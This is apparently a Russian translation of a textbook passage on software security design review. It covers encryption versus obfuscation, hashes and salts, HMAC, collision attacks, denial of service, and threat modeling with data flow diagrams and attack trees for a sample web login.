Если оставить шутки в стороне, важно помнить, что реализации шифрования со временем стареют. Компьютеры становятся быстрее, а математики находят в алгоритмах коварные новые дыры так же, как аудиторы кода находят их в программах. Всегда обращайтесь внимание на алгоритмы и размеры ключей, которые недостаточны для защищаемых данных. Конечно, эта проблема является движущейся целью, поэтому лучшее, что можно сделать, - следить за текущими рекомендуемыми стандартами. Организации вроде National Institute for Standards and Technology (NIST; [www.nist.gov](http://www.nist.gov)) хорошо публикуют общепринятые критерии для алгоритмов и размеров ключей.

## **Обфускация данных и шифрование данных**

Некоторые приложения, а иногда даже отраслевые стандарты безопасности, похоже, не различают обфускацию данных и шифрование данных. Проще говоря, данные обфусцированы, когда у атакующих есть доступ ко всей информации, необходимой для восстановления закодированных чувствительных данных. Такая ситуация обычно возникает, когда метод кодирования данных не включает уникальный ключ или когда ключ хранится в том же домене доверия, что и данные. Два распространенных примера методов кодирования, не включающих уникальный ключ, - текстовое кодирование ROT13 и простые механизмы XOR.

Проблема ключей, хранящихся в том же контексте, что и данные, немного более запутанна, но не обязательно менее распространена. Например, многие приложения обработки платежей хранят чувствительную информацию держателей счетов в своих базах данных в зашифрованном виде, но всем обрабатывающим приложениям нужны ключи. Это требование означает, что кража резервных носителей может не дать атакующим данные счетов, но компрометация любого платежного сервера может дать им ключ вместе с зашифрованными данными. Конечно, можно добавить еще один ключ для защиты первого ключа, но всем обрабатывающим приложениям все равно потребуется доступ. Можно наслаивать сколько угодно ключей, но в конечном счете это всего лишь техника обфускации, потому что каждому обрабатывающему приложению нужно расшифровывать чувствительные данные.

NB. PCI (Payment Card Industry) 1.0 Data Security Requirement является частью отраслевого стандарта, помогающего обеспечить безопасную обработку данных платежных карт и транзакций. Эти требования являются дальновидным шагом для отрасли, и многие из них согласуются с лучшими практиками безопасности. Однако стандарт содержит требования, создающие именно ту проблему конфиденциальности, которая описана в этой главе. В частности, требования позволяют хранить зашифрованные данные и ключ в одном контексте, если ключ зашифрован другим ключом, находящимся в том же контексте.

Последний момент: security by obscurity (или обфускация) за последние несколько лет заработала плохую репутацию. Сама по себе это недостаточная техника для защиты данных от атакующих; она просто не обеспечивает достаточно сильный уровень конфиденциальности. Однако на практике обфускация может быть ценным компонентом любой политики безопасности, потому что она отпугивает случайных любопытствующих и часто может замедлить целенаправленных атакующих.

## Целостность

Глава 1 определила целостность как ожидание, что изменять данные способны только авторизованные стороны. Это требование, как и конфиденциальность, обычно реализуется через механизмы контроля доступа. Однако при коммуникации по небезопасному каналу нужно принимать дополнительные меры. В таких случаях для обеспечения целостности данных используются определенные криптографические методы, обсуждаемые в следующих разделах.

## Хэш-функции

Криптографическая целостность данных обеспечивается множеством методов, хотя основой большинства подходов являются хэш-функции. Хэш-функция (или "функция дайджеста сообщения") принимает вход переменной длины и генерирует выход фиксированного размера. Эффективность хэш-функции измеряется прежде всего тремя требованиями. Первое: она не должна быть обратимой, то есть определение входа только по выходу должно быть вычислительно неосуществимым. Это требование известно как требование "отсутствия прообраза". Второе требование состоит в том, чтобы функция не имела второго прообраза, что означает: при заданных входе и выходе сгенерировать другой вход с тем же выходом должно быть вычислительно неосуществимо. Последнее и самое сильное требование состоит в том, что хэш должен быть относительно свободен от коллизий, то есть намеренно сгенерировать один и тот же выход для разных входов должно быть вычислительно неосуществимо.

Хэш-функции предоставляют основу большей части программной защиты целостности. Их можно использовать, чтобы связать произвольный набор данных с уникальным значением фиксированного размера. Эта связь может использоваться, чтобы избежать сохранения чувствительных данных и резко уменьшить объем хранилища, требуемого для проверки фрагмента данных. Самые простые формы хэш-функций - процедуры cyclic redundancy check (CRC). Они быстры и эффективны и предоставляют умеренную степень защиты от непреднамеренного изменения данных. Однако CRC-функции неэффективны против намеренного изменения, что делает их непригодными для целей безопасности. Некоторые популярные CRC-функции включают CRC-16, CRC-32 и Adler-32.

Следующая ступень после CRC-функций - криптографические хэш-функции. Они гораздо более вычислительно затратны, но предоставляют высокую степень защиты от намеренного и непреднамеренного изменения. Популярные хэш-функции включают SHA-1, SHA-256 и MD5. (Проблемы с MD5 подробнее обсуждаются далее в этой главе в разделе "Атаки с подменой".)

## Значения salt

Значения salt во многом похожи на векторы инициализации. "Salt" - это случайное значение, добавляемое к сообщению, чтобы два сообщения не генерировали одно и то же хэш-значение. Как и IV, значение salt не должно повторяться между сообщениями. Значение salt должно храниться вместе с хэшем, чтобы дайджест можно было корректно восстановить для сравнения. Однако, в отличие от IV, значение salt в большинстве обстоятельств следует защищать.

Значения salt чаще всего используются для предотвращения атак на дайджесты сообщений, основанных на предварительных вычислениях. Большинство методов хранения паролей используют хэш с salt для защиты от этой проблемы. В атаке с предварительными вычислениями атакующие строят словарь всех возможных значений дайджеста, чтобы определить исходное значение данных. Этот метод работает только для довольно малых диапазонов входных значений, таких как пароли; однако он может быть чрезвычайно эффективным.

Рассмотрим значение salt из 32 случайных бит, примененное к произвольному паролю. Это значение salt увеличивает размер словаря предварительных вычислений паролей в четыре миллиарда раз относительно исходного значения ( $2^{32}$ ). Получившийся словарь предварительных вычислений, вероятно, был бы слишком велик даже для небольшого подмножества паролей. Rainbow tables, разработанные Филиппом Окслином, - реальный пример того, как отсутствие значения salt оставляет хэши паролей уязвимыми к атакам с предварительными вычислениями. Rainbow tables можно использовать для взлома большинства хэшей паролей за секунды, но техника работает только если хэш не включает значение salt. Дополнительную информацию о rainbow tables можно найти на сайте проекта RainbowCrack: <http://www.antsight.com/zsl/rainbowcrack/>.

## Проверка источника

Хэш-функции предоставляют метод проверки содержимого сообщения, но не могут проверить источник сообщения. Проверка источника сообщения требует включения некоторой формы закрытого ключа в операцию хэширования; функция такого типа известна как hash-based message authentication code (HMAC). MAC - это функция, возвращающая значение фиксированной длины, вычисленное из ключа и сообщения переменной длины.

HMAC - относительно быстрый метод проверки содержимого и отправителя сообщения с использованием общего секрета. К сожалению, HMAC имеет ту же слабость, что и любая система с общим ключом: атакующий может выдать себя за любую сторону разговора, скомпрометировав ключ только одной стороны.

## Криптографические подписи

Криптографическая подпись - это метод связывания дайджеста сообщения с конкретным открытым ключом путем шифрования дайджеста сообщения открытым и закрытым ключом отправителя. Затем любой получатель может расшифровать дайджест сообщения с использованием открытого ключа отправителя и сравнить получившееся значение с вычисленным дайджестом сообщения. Это сравнение доказывает, что создатель сообщения должен был иметь доступ к закрытому ключу.

## Распространенные уязвимости целостности

Уязвимости целостности похожи на уязвимости конфиденциальности. Большинство уязвимостей целостности фактически можно предотвратить, устраняя проблемы конфиденциальности. Однако некоторые проектные уязвимости, связанные с целостностью и обсуждаемые в следующих разделах, заслуживают особого рассмотрения.

### Атаки с подменой

Широко используемые хэш-функции должны проходить серьезное публичное изучение. Однако со временем обычно появляются слабости, которые могут привести к эксплуатируемым уязвимостям. Атака с подменой обычно является одной из первых слабостей, обнаруживаемых в стареющей хэш-функции. Эта атака использует склонность слабой хэш-функции генерировать коллизии в определенных диапазонах входа. Делая это, атакующий может создать два входа, генерирующих одно и то же значение.

Например, допустим, у вас есть банковское приложение, принимающее запросы на перевод средств. Приложение получает запрос и, если средства доступны, подписывает перевод и передает его дальше. Если хэш-функция уязвима, атакующие могут сгенерировать два перевода средств, дающих один и тот же дайджест. Первый запрос будет иметь небольшую сумму, а второй - гораздо большую. Затем атакующие смогут открыть счет с минимальным балансом и получить одобрение меньшего перевода. После этого они отправят более крупный запрос в следующую систему и закроют свои счета до того, как кто-нибудь что-то поймет.

Атаки с подменой в последнее время стали популярной темой, потому что SHA-1 и MD5 начинают показывать износ. Потенциал коллизионных уязвимостей в MD5 был выявлен еще в 1996 году, но только в августе 2004 года Сяюнь Ван, Дэнго Фэн, Сюэцзя Лай и Хунбо Юй опубликовали статью, описывающую успешные коллизии с алгоритмом MD5. В марте 2005 года за этой статьей последовала работа Арьена Ленстры, Сяюнь Ван и Бенне де Вегера. Они успешно сгенерировали коллидирующую пару сертификатов X.509 с разными открытыми ключами, а именно этот формат сертификатов используется в SSL-транзакциях. Позже, в марте 2006 года, Властимил Клима опубликовал алгоритм, способный находить коллизии MD5 за чрезвычайно короткое время.

Семейство алгоритмов SHA также находится под пристальным вниманием. Был выявлен ряд потенциальных атак против SHA-0; однако SHA-0 быстро был заменен SHA-1 и никогда не получил значительного распространения. Исследования атак на SHA-0 дали основу для выявления уязвимостей в алгоритме SHA-1, хотя на момент написания этой книги ни одна сторона успешно не сгенерировала коллизию SHA-1. Однако эти проблемы заставили несколько крупных органов стандартизации (например, американский NIST) начать постепенный отказ от SHA-1 в пользу SHA-256 (также известного как SHA-2).

Конечно, находить случайные коллизии гораздо труднее, чем находить коллизии, пригодные для атаки с подменой. Однако по своей природе криптографические алгоритмы следует выбирать с намерением, чтобы их безопасность оставалась жизнеспособной намного дольше срока жизни применимой системы. Это рассуждение объясняет переход последних лет от хэширующих алгоритмов, которые ранее считались относительно безопасными. Влияние этого сдвига видно даже в приложениях хэширования паролей, которые не подвержены напрямую атакам на основе коллизий, но также обновляются до более сильных хэш-функций.

## Доступность

Глава 1 определила доступность как способность использовать ресурс тогда, когда это ожидается. Такое ожидание доступности чаще всего связывают с надежностью, а не с безопасностью. Однако существует ряд ситуаций, в которых доступность системы следует рассматривать как требование безопасности.

### Распространенные уязвимости доступности

Существует только один общий тип уязвимости, связанный с нарушением доступности, - уязвимость отказа в обслуживании (DoS). Уязвимость DoS возникает, когда атакующий может сделать систему недоступной, выполнив некоторое непредвиденное действие.

Влияние DoS-атаки может сильно зависеть от ситуации, в которой она происходит. Критичная система может включать ожидание постоянной доступности, и простои будут представлять неприемлемый бизнес-риск. Часто это относится к основным бизнес-системам, таким как централизованные системы аутентификации или ключевые веб-сайты компании. В обоих случаях успешная DoS-атака может напрямую соответствовать значительной потере дохода из-за неспособности бизнеса нормально функционировать без этой системы.

Недостаток доступности также представляет риск безопасности, когда простой заставляет удовлетворять требования менее безопасным способом. Например, рассмотрим point-of-sale (PoS) систему, которая обрабатывает все транзакции по кредитным картам через центральный сервер сверки. Когда сервер сверки недоступен, PoS-система должна ставить все транзакции в локальную очередь и выполнять их позже. У атакующего могут быть разные причины вызвать DoS между PoS-системой и сервером сверки. Условие DoS может позволить атакующему совершать покупки с украденными или недействительными кредитными картами либо раскрыть поставленную в очередь информацию держателей карт на менее защищенной PoS-системе.

## Моделирование угроз

К этому моменту у вас уже должно быть хорошее представление о том, как проектирование влияет на безопасность программной системы. У системы есть определенная функциональность, предоставляемая пользователям, но она ограничена политикой безопасности и моделью доверия. Следующий шаг - обратить внимание на разработку процесса применения этих знаний к приложению, проверка которого вам поручена. В идеале нужно уметь выявлять дефекты в проекте системы и расставлять приоритеты проверки реализации на основе наиболее критичных для безопасности модулей. К счастью, именно для этой цели существует формализованная методология, называемая моделированием угроз.

В этой главе используется конкретный тип моделирования угроз, состоящий из пятифазного процесса:

- сбор информации;
- моделирование архитектуры приложения;
- выявление угроз;
- документирование результатов;
- приоритизация проверки реализации.

Этот процесс дает дорожную карту для применения многих понятий, которые будут использоваться в оставшейся части книги. Однако нужно сохранять готовность адаптировать подход и изменять эти приемы под разные ситуации. Помните: процессы и методологии могут быть хорошими слугами, но плохими хозяевами.

NB. Этот процесс моделирования угроз впервые был представлен в книге Майкла Ховарда и Дэвида Ле Блана *Writing Secure Code*, 2-е издание (Microsoft Press, 2002). Позднее он был расширен и уточнен в книге Фрэнка Свидерски и Уиндоу Снайдер *Threat Modeling* (Microsoft Press, 2004).

## Сбор информации

Первый шаг построения модели угроз - собрать всю доступную информацию о приложении. Пока не стоит слишком стараться отделять сведения, связанные с безопасностью, потому что на этой фазе еще не ясно, что именно окажется важным для безопасности. Вместо этого нужно понять приложение и получить как можно больше сведений для последующей проверки реализации. К концу этой фазы нужно определить следующие ключевые области:

- **Активы.** Активы включают все в системе, что может иметь ценность для атакующих. Это могут быть данные в приложении или подключенной базе данных, например таблица учетных записей пользователей и паролей. Активом также может быть доступ к компоненту приложения, например возможность выполнять произвольный код на целевой системе.
- **Точки входа.** Точки входа включают любой путь, через который атакующий может обратиться к системе. Сюда относится функциональность, открытая через прослушиваемые порты, конечные точки Remote Procedure Call (RPC), загружаемые файлы или любую активность, инициированную клиентом.
- **Внешние сущности.** Внешние сущности взаимодействуют с системой через ее точки входа. К ним относятся все классы пользователей и внешние системы, которые взаимодействуют с приложением.
- **Внешние уровни доверия.** Внешние уровни доверия означают привилегии, предоставленные внешней сущности, как обсуждалось ранее в разделе "Отношения доверия". У сложной системы может быть несколько уровней внешнего доверия, связанных с разными сущностями, тогда как простое приложение может ограничиваться лишь понятиями локального и удаленного доступа.
- **Крупные компоненты.** Крупные компоненты определяют структуру проекта приложения. Компоненты могут быть внутренними для приложения или представлять зависимости от внешних модулей. Процесс моделирования угроз включает декомпозицию этих компонентов, чтобы выделить соображения, значимые для безопасности.
- **Сценарии использования.** Сценарии использования охватывают все потенциальные способы применения системы. Они включают список как разрешенных, так и неразрешенных сценариев.

## Интервью с разработчиками

Во многих ситуациях можно сэкономить много времени, обратившись прямо к первоисточнику. Поэтому, если у вас есть доступ к разработчикам, обязательно используйте его в своих интересах. Конечно, такая возможность есть не всегда. Например, независимый исследователь уязвимостей редко имеет доступ к разработчикам приложения.

Обращаясь к разработчикам системы, нужно помнить несколько моментов. Во-первых, вы оказываетесь в позиции человека, который критикует работу, в которую они вложили много

времени и сил. Сразу дайте понять, что ваша цель - помочь улучшить безопасность их приложения, и избегайте оценочного или снисходительного тона. После того как нормальный диалог налажился, все равно нужно сверять любую полученную информацию с реализацией приложения. В конце концов, у разработчиков могут быть собственные ошибочные представления, которые как раз и способны вносить вклад в появление некоторых уязвимостей.

## **Документация разработчиков**

Хорошо документированное приложение может сделать процесс проверки быстрее и тщательнее, но у этого удобства есть один важный подвох. Всегда нужно осторожно относиться к любой проектной документации для уже существующей реализации. Причина такой осторожности обычно не в нечестности или некомпетентности разработчиков, а просто в том, что во время реализации меняется слишком много деталей, чтобы результат идеально совпадал со спецификациями.

Несколько факторов создают такие расхождения между спецификациями и реализацией. Очень крупные приложения нередко сильно отходят от спецификаций из-за смены разработчиков и мелких недосмотров, накапливающихся со временем. Реализации могут отличаться и просто потому, что два человека редко одинаково интерпретируют одну и ту же спецификацию. Суть в том, что все выводы, сделанные по проекту, нужно проверять на фактической реализации.

Помня об этой оговорке, все равно нужно уметь выжать максимум из полученной документации. Обычно вам нужны любые материалы, до которых можно добраться: проектные документы (диаграммы, спецификации протоколов, документация API и так далее), документы по развертыванию (руководства по установке, примечания к выпуску, дополнительная информация о конфигурации и тому подобное), а также пользовательская документация. При проверке бинарных приложений (и некоторых исходных кодов) пользовательская документация может быть всем, что вам доступно, но не стоит недооценивать ее ценность. Это литература, ориентированная на клиента, поэтому она обычно достаточно точна и может дать взгляд на систему с точки зрения процессов, что облегчает ее понимание.

## **Документация стандартов**

Если вас просят исследовать приложение, использующее стандартизованные сетевые протоколы или форматы файлов, нужно хорошо понимать, как устроены эти протоколы и форматы, чтобы знать, как приложение должно работать и какие недостатки в нем могут существовать. Поэтому полезно получить опубликованные стандарты и связанную документацию, созданную исследователями и авторами. Обычно документы интернет-стандартов доступны как requests for comments (RFC) по адресу [www.ietf.org/rfc/](http://www.ietf.org/rfc/). Реализации тех же стандартов с открытым исходным кодом могут быть особенно полезны для прояснения неоднозначностей, которые встретятся при изучении технологии, используемой целевым приложением.



## Профилирование исходного кода

Доступ к исходному коду может быть крайне полезен, когда вы собираете сведения о приложении. На этой фазе не нужно погружаться слишком глубоко, но наличие исходного кода ускоряет значительную часть начального моделирования. Исходный код можно использовать для первичной проверки документации, а общую структуру приложения можно определить по иерархиям классов и модулей. Когда исходный код не выглядит иерархически организованным, можно посмотреть запуск приложения, чтобы понять, как основные компоненты разделяются при инициализации. Также можно выявлять точки входа, бегло просматривая код в поиске распространенных функций и объектов, таких как `listen()` или `ADODB`.

## Профилирование системы

Профилирование системы требует доступа к рабочей установке приложения, что дает возможность проверить обзор документации и выявить элементы, пропущенные документацией. Модели угроз, построенные строго по документации, должны пропустить этот шаг и полностью проверять модель уже во время анализа реализации.

Для профилирования приложения можно использовать разные методы. Вот несколько распространенных приемов:

- **Структура файловой системы.** Изучите структуру файловой системы приложения и зафиксируйте важные сведения. Сюда относится определение структуры разрешений, перечень всех исполняемых модулей и выявление значимых файлов данных.
- **Повторное использование кода.** Ищите компоненты приложения, которые могли быть взяты из другой библиотеки или пакета, например встроенные веб-серверы или криптографические библиотеки. Такие компоненты могут иметь собственную уникальную поверхность атаки и требовать отдельной проверки.
- **Импорты и экспорты.** Составьте таблицы импортируемых и экспортируемых функций для каждого модуля. Особенно внимательно ищите библиотеки, используемые для установления или управления внешними соединениями либо RPC-интерфейсами.
- **Песочница.** Запустите приложение в песочнице, чтобы определить каждый объект, к которому оно обращается, и каждое выполняемое действие. Используйте сниффер и прикладные прокси для записи сетевого трафика и выделения коммуникаций. В средах Windows для этой работы полезны утилиты Filemon, Regmon, WinObj и Process Explorer (с [www.sysinternals.com](http://www.sysinternals.com)).
- **Сканирование.** Исследуйте приложение на прослушиваемых портах, RPC-интерфейсах и похожих внешних интерфейсах. Попробуйте получать баннеры, чтобы подтвердить используемые протоколы и определить требования к аутентификации. Для HTTP-приложений попробуйте обойти ссылки и выявить как можно больше уникальных точек входа.

## Моделирование архитектуры приложения

Получив некоторую исходную информацию, нужно начать изучать архитектуру приложения. Эта фаза включает знакомство с тем, как структурировано программное обеспечение и какие компоненты могут влиять на его общую безопасность. Эти шаги помогают выявить проектные проблемы и понять, где сосредоточить усилия при проверке реализации. Такое знание формируется путем просмотра существующей документации модели приложения и разработки новых моделей при необходимости. Любое программное обеспечение в той или иной степени моделируется во время разработки; различие лишь в том, фиксируются ли эти модели формально. Поэтому нужно понимать распространенные типы моделирования и уметь создавать собственные.

## Unified Markup Language

Unified Markup Language (UML) - спецификация, разработанная Object Management Group (OMG; [www.omg.org/uml/](http://www.omg.org/uml/)) для описания множества разных аспектов работы приложения на довольно высоком уровне. Она включает диаграммы для описания потока информации, взаимодействия компонентов, разных состояний приложения и многого другого. На этой фазе особенно интересны диаграммы классов, диаграммы компонентов и сценарии использования. Следующий список кратко описывает эти типы диаграмм, чтобы было понятно, что они пытаются передать. Если вы не знакомы с UML, настоятельно рекомендуется взять одну из множества книг по этой теме. Из-за сложности UML его подробное объяснение далеко выходит за рамки этой главы.

NB. UML прошел несколько редакций. Текущий принятый стандарт - UML 2.0.

- **Диаграммы классов.** Диаграмма классов - это UML-диаграмма для моделирования объектно-ориентированного (ОО) решения. Каждый класс объекта представлен прямоугольником, включающим методы и атрибуты класса. Связи между объектами затем представлены линиями между классами. Линии со стрелками на одном конце определяют родителей в иерархии наследования; обычные линии без стрелок с числами возле концов указывают отношение кардинальности.

Диаграммы классов могут помогать при попытке понять связи в сложном модуле. По сути, они явно показывают, как смоделировано приложение и как классы взаимодействуют друг с другом. Реалистично, однако, встречать их часто вы не будете, если только не выполняете внутренние проверки кода. Анализируя ОО-решение, можно приблизительно построить диаграммы классов. Хотя это может показаться пустой тратой времени, они полезны, когда нужно вернуться и позже снова проверить то же программное обеспечение или когда вы выполняете начальный высокоуровневый обзор, а затем передаете разные задачи аудита кода другим членам команды.

- **Диаграммы компонентов.** Диаграммы компонентов делят решение на составляющие компоненты, а соединители показывают, как они взаимодействуют друг с другом. Компонент определяется как непрозрачная подсистема, предоставляющая независимую функцию для решения. Примеры компонентов: база данных, некоторый парсер, система заказов и тому подобное. Диаграмма компонентов дает менее сложный взгляд на систему, чем диаграммы классов, потому что компоненты обычно представляют завершенные самодостаточные подсистемы, часто реализованные множеством классов и модулей.

Диаграмма компонентов раскрывает интерфейсы (обозначаются выступающими окружностями) и использует интерфейсы других компонентов (обозначаются пустой полуокружностью). Компоненты связываются через такие открытые интерфейсы или посредством линий ассоциации, указывающих, что два компонента внутренне взаимосвязаны и не опираются на открытые интерфейсы. Диаграммы компонентов также позволяют соединять два компонента реализацией. Реализация просто означает, что функциональность, требуемая одним компонентом, является подмножеством функциональности, раскрытой интерфейсом другого компонента. Реализация представляется пунктирной линией.

В оценке безопасности диаграмма компонентов может быть ценной для определения высокоуровневого взгляда на систему и отношений между компонентами. Она особенно полезна, когда вы пытаетесь выработать исходный контекст модели угроз, потому что устраняет большую часть сложности системы и позволяет сосредоточиться на общей картине.

- **Сценарии использования.** Сценарий использования, возможно, самый расплывчатый компонент стандарта UML. Нет строгих требований к тому, как должен выглядеть сценарий использования

или что он должен включать. Он может быть представлен текстом или графикой, а разработчики выбирают предпочтительный вариант. В основе сценариев использования предназначен для описания того, как приложение должно использоваться, поэтому хороший набор сценариев может пригодиться. В конце концов, когда вы знаете, что приложение должно делать, проще рассматривать то, чего оно делать не должно. Проверая сценарии использования, обращайтесь на любые предположения разработчиков о поведении системы.

## Диаграммы потоков данных

Существует множество средств построения диаграмм, помогающих понять систему, но диаграмма потоков данных (DFD) является одной из самых эффективных для целей безопасности. Эти диаграммы используются, чтобы отобразить, как данные движутся через систему, и определить затронутые элементы. Если процесс выполнен правильно, моделирование DFD учитывает не только функциональность приложения, напрямую открытую внешним источникам, но и функциональность, открытую косвенно. Этот процесс моделирования также учитывает смягчающие факторы в проекте системы, например дополнительные меры безопасности, обеспечивающие границы доверия. Рисунок 2-2 показывает пять основных элементов DFD:

- **Процессы.** Процессы - непрозрачные логические компоненты с четко определенными требованиями к входу и выходу. Они представляются окружностью, а группы связанных процессов - окружностью с двойной рамкой. Группы нескольких процессов можно дополнительно декомпозировать в отдельных DFD для каждого единичного процесса. Хотя процессы обычно не являются активами, в некоторых контекстах они могут ими быть.
- **Хранилища данных.** Хранилища данных - информационные ресурсы, используемые системой, например файлы и базы данных. Они представляются прямоугольными блоками с открытым концом. Обычно все, что так представлено в DFD, считается активом системы.
- **Внешние сущности.** Эти элементы, описанные ранее в разделе "Сбор информации", являются "актерами" и удаленными системами, которые взаимодействуют с системой через ее точки входа. Они представляются замкнутыми прямоугольниками. Выявление внешних сущностей помогает быстро выделить точки входа в систему и определить, какие активы доступны извне. Внешние сущности также могут представлять активы, которые нужно защищать, например удаленный сервер.
- **Поток данных.** Поток данных представляется стрелками. Он показывает, какие данные передаются через какие части системы. Эти элементы полезны для обнаружения того, какие данные, предоставленные пользователем, могут достигать определенных компонентов, чтобы затем нацелиться на них при проверке реализации.
- **Граница доверия.** Границы доверия - это границы между разными сущностями в системе или между целыми системами. Они представляются пунктирной линией между двумя компонентами.

**Рисунок 2-2.** Элементы DFD: одиночные процессы, множественные процессы, хранилище данных, внешняя сущность, граница, поток, граница доверия и поток данных.

Рисунок 2-3 показывает, как можно использовать элементы DFD для моделирования системы. Он представляет упрощенную модель базового веб-приложения, которое позволяет пользователям входить в систему и обращаться к ресурсам, хранящимся в базе данных. Конечно, DFD выглядят по-разному на разных уровнях приложения. Простая высокоуровневая DFD, охватывающая крупную систему, называется контекстной диаграммой. Пример с веб-сайтом является контекстной диаграммой, потому что представляет высокоуровневую абстракцию, охватывающую сложную систему.

**Рисунок 2-3.** Контекстная диаграмма DFD: пользователь отправляет HTTP- и HTTPS-запросы веб-приложению через интерфейс Internet DMZ; веб-приложение отправляет запросы базе данных через интерфейс Database DMZ и получает ответы базы данных; ответы возвращаются пользователю.

Однако анализ обычно требует дальнейшей декомпозиции системы. Каждый следующий уровень декомпозиции нумеруется, начиная с нуля. Диаграмма уровня 0 определяет основные подсистемы приложения. В этом веб-приложении основные подсистемы различаются состоянием аутентификации пользователя. Это различие показано на диаграмме уровня 0 на рисунке 2-4.

В зависимости от сложности системы может потребоваться продолжать декомпозицию. Рисунок 2-5 - диаграмма уровня 1 для процесса входа в веб-приложение. Обычно вы переходите дальше диаграмм уровня 0 только при моделировании сложных подсистем. Однако эта диаграмма уровня 1 дает полезную отправную точку для использования DFD при выделении проектных уязвимостей.

**Рисунок 2-4.** Диаграмма DFD уровня 0 процесса входа: пользователь взаимодействует с процессом входа и с аутентифицированными операциями; процесс входа и аутентифицированные операции обращаются к базе данных через отдельную границу DMZ; аутентификация отделяет запросы и ответы до и после входа.

**Рисунок 2-5.** Диаграмма DFD уровня 1 процесса входа: пользователь отправляет запрос входа через HTTP(S); система проверяет HTTPS, при необходимости перенаправляет на HTTPS, запрашивает соль пароля пользователя в базе данных, проверяет соль и пароль, возвращает успешный вход или отказ в доступе.

Готовясь к проверке реализации, можно использовать эти диаграммы для моделирования поведения приложения и выделения компонентов. Например, на рисунке 2-6 процесс входа немного изменен. Видите, где находится уязвимость? Обработка неверного входа изменена так, что теперь результат каждой фазы напрямую возвращается клиенту. Измененный процесс уязвим, потому что атакующие могут выявлять допустимые имена пользователей без успешного входа, а это может быть крайне полезно при попытке атаки перебором на систему аутентификации.

**Рисунок 2-6.** DFD с уязвимостью входа: процесс возвращает отдельные ошибки для недопустимого имени пользователя и недопустимого пароля, позволяя атакующему перечислять действительные имена пользователей.

С помощью диаграммы этой системы можно проще выявить ее компоненты безопасности. В этом примере она помогла выделить уязвимость в том, как система выполняет аутентификацию. Конечно, пример входа все еще довольно прост; более сложная система может иметь несколько уровней сложности, которые нужно представить несколькими DFD. Вероятно, вам не стоит моделировать все эти уровни, но нужно декомпонировать разные компоненты до точки, где выделяются значимые для безопасности соображения. К счастью, существуют инструменты, помогающие в этом процессе. Приложения для построения диаграмм, такие как Microsoft Visio, полезны, а Microsoft Threat Modeling Tool особенно помогает в такой работе.

## Выявление угроз

Выявление угроз - это процесс определения подверженности приложения угрозам безопасности на основе вашего знания системы. Эта фаза опирается на работу, выполненную на предыдущих фазах: вы применяете модели и понимание системы, чтобы определить, насколько она уязвима для внешних сущностей. На этой фазе используется новый инструмент моделирования, называемый деревьями атак (или деревьями угроз), который дает стандартизованный подход к выявлению и документированию потенциальных векторов атаки в системе.

## Построение дерева атак

Структура дерева атак довольно проста. Оно состоит из корневого узла, описывающего цель атакующего, и серии дочерних узлов, указывающих способы достижения этой цели. Каждый уровень дерева разбивает шаги на более подробные части, пока у вас не появится реалистичная карта того, как атакующий может эксплуатировать систему. Возьмем простое веб-приложение из предыдущего раздела и предположим, что оно используется для хранения персональной информации. Рисунок 2-7 показывает высокоуровневое дерево атак для этого приложения.

### Рисунок 2-7. Пример дерева атак:

1. Противник получает доступ к персональной информации пользователя
  - 1.1 Получить прямой доступ к базе данных
    - 1.1.1 Эксплуатировать дыру в системном приложении или ядре
  - 1.2 Войти как целевой пользователь
    - 1.2.1 Вход перебором
      - 1.2.1.1 Определить имя пользователя
      - 1.2.1.2 Определить пароль пользователя
    - 1.2.2 Украсть учетные данные пользователя
  - 1.3 Захватить сеанс пользователя
    - 1.3.1 Украсть cookie сеанса пользователя
  - 1.4 Пассивно перехватить персональные данные
    - 1.4.1 Определить начало соединения пользователя
    - 1.4.2 Сниффить сетевой трафик с персональными данными

Как видите, корневой узел находится наверху, а под ним располагаются несколько дочерних узлов. Каждый дочерний узел указывает методологию атаки, которую можно использовать для достижения цели, указанной в корневом узле. Этот процесс при необходимости дальше декомпозируется на дочерние узлы, которые в конечном итоге определяют атаку. Глядя на эту диаграмму, вы должны заметить сходство между деревьями атак и DFD. В конце концов, дерево атак не создается в вакууме. Лучше всего создавать его, проходя по DFD и используя дерево атак для фиксации конкретных опасений. Например, обратите внимание, как ветвь, ведущая к узлу 1.2.1, следует тому же шаблону рассуждения, который ранее использовался при анализе DFD ошибочного процесса входа.

Как и в случае с DFD, деревья атак нужно продолжать декомпонировать только вдоль путей, значимых для безопасности. Нужно использовать собственное суждение и определять, какие пути являются разумными векторами атаки, а какие маловероятны. Но прежде чем перейти к этой теме, следующий раздел дает более подробное описание структуры дерева атак.

## Типы узлов

Вы могли заметить странные отметки на линиях, соединяющих некоторые узлы с их дочерними элементами (например, узлы 1.2.1.1 и 1.2.1.2). Дуга между этими соединителями узлов означает, что дочерние узлы являются AND-узлами, то есть для продолжения оценки вектора должны быть выполнены оба условия дочернего узла. Узел без дуги является OR-узлом, то есть по любой ветви можно пройти без дополнительных условий. Обратимся к рисунку 2-7 и посмотрим на вектор входа перебором в узле 1.2.1. Чтобы пройти дальше этого узла, нужно выполнить условия двух дочерних узлов:

- определить имя пользователя;
- определить пароль пользователя.

Ни один шаг нельзя исключить. Имя пользователя без пароля бесполезно, и пароль без связанного имени пользователя столь же бесполезен. Следовательно, узел 1.2.1 является AND-узлом.

И наоборот, OR-узлы описывают случаи, где цель может быть достигнута выполнением любого одного дочернего узла. Поэтому для продолжения оценки дочерних узлов достаточно выполнить условие лишь одного узла. Снова обращаясь к рисунку 2-7, посмотрим на цель "Войти как целевой пользователь" в узле 1.2. Эта цель может быть достигнута одним из двух подходов:

- вход перебором;
- кража учетных данных пользователя.

Чтобы войти как пользователь, не нужно достигать обеих целей; нужно достичь только одной. Следовательно, это OR-узлы.

## Текстовое представление

Деревья атак можно представлять как текстом, так и графикой. Текстовые версии передают ту же информацию, что и графические, но иногда не так легко визуализируются (зато они компактнее). Следующий пример показывает, как представить дерево атак с рисунка 2-7 в текстовом формате:

1. Противник получает доступ к персональной информации пользователя
  - OR 1.1 Получить прямой доступ к базе данных
    - 1.1.1 Эксплуатировать дыру в системном приложении или ядре
  - 1.2 Войти как целевой пользователь
    - OR 1.2.1 Вход перебором
      - AND 1.2.1.1 Определить имя пользователя
        - 1.2.1.2 Определить пароль пользователя
    - 1.2.2 Украсть учетные данные пользователя
  - 1.3 Захватить сеанс пользователя
    - 1.3.1 Украсть cookie сеанса пользователя
  - 1.4 Пассивно перехватить персональные данные
    - AND 1.4.1 Определить начало соединения пользователя
      - 1.4.2 Сниффить сетевой трафик с персональными данными

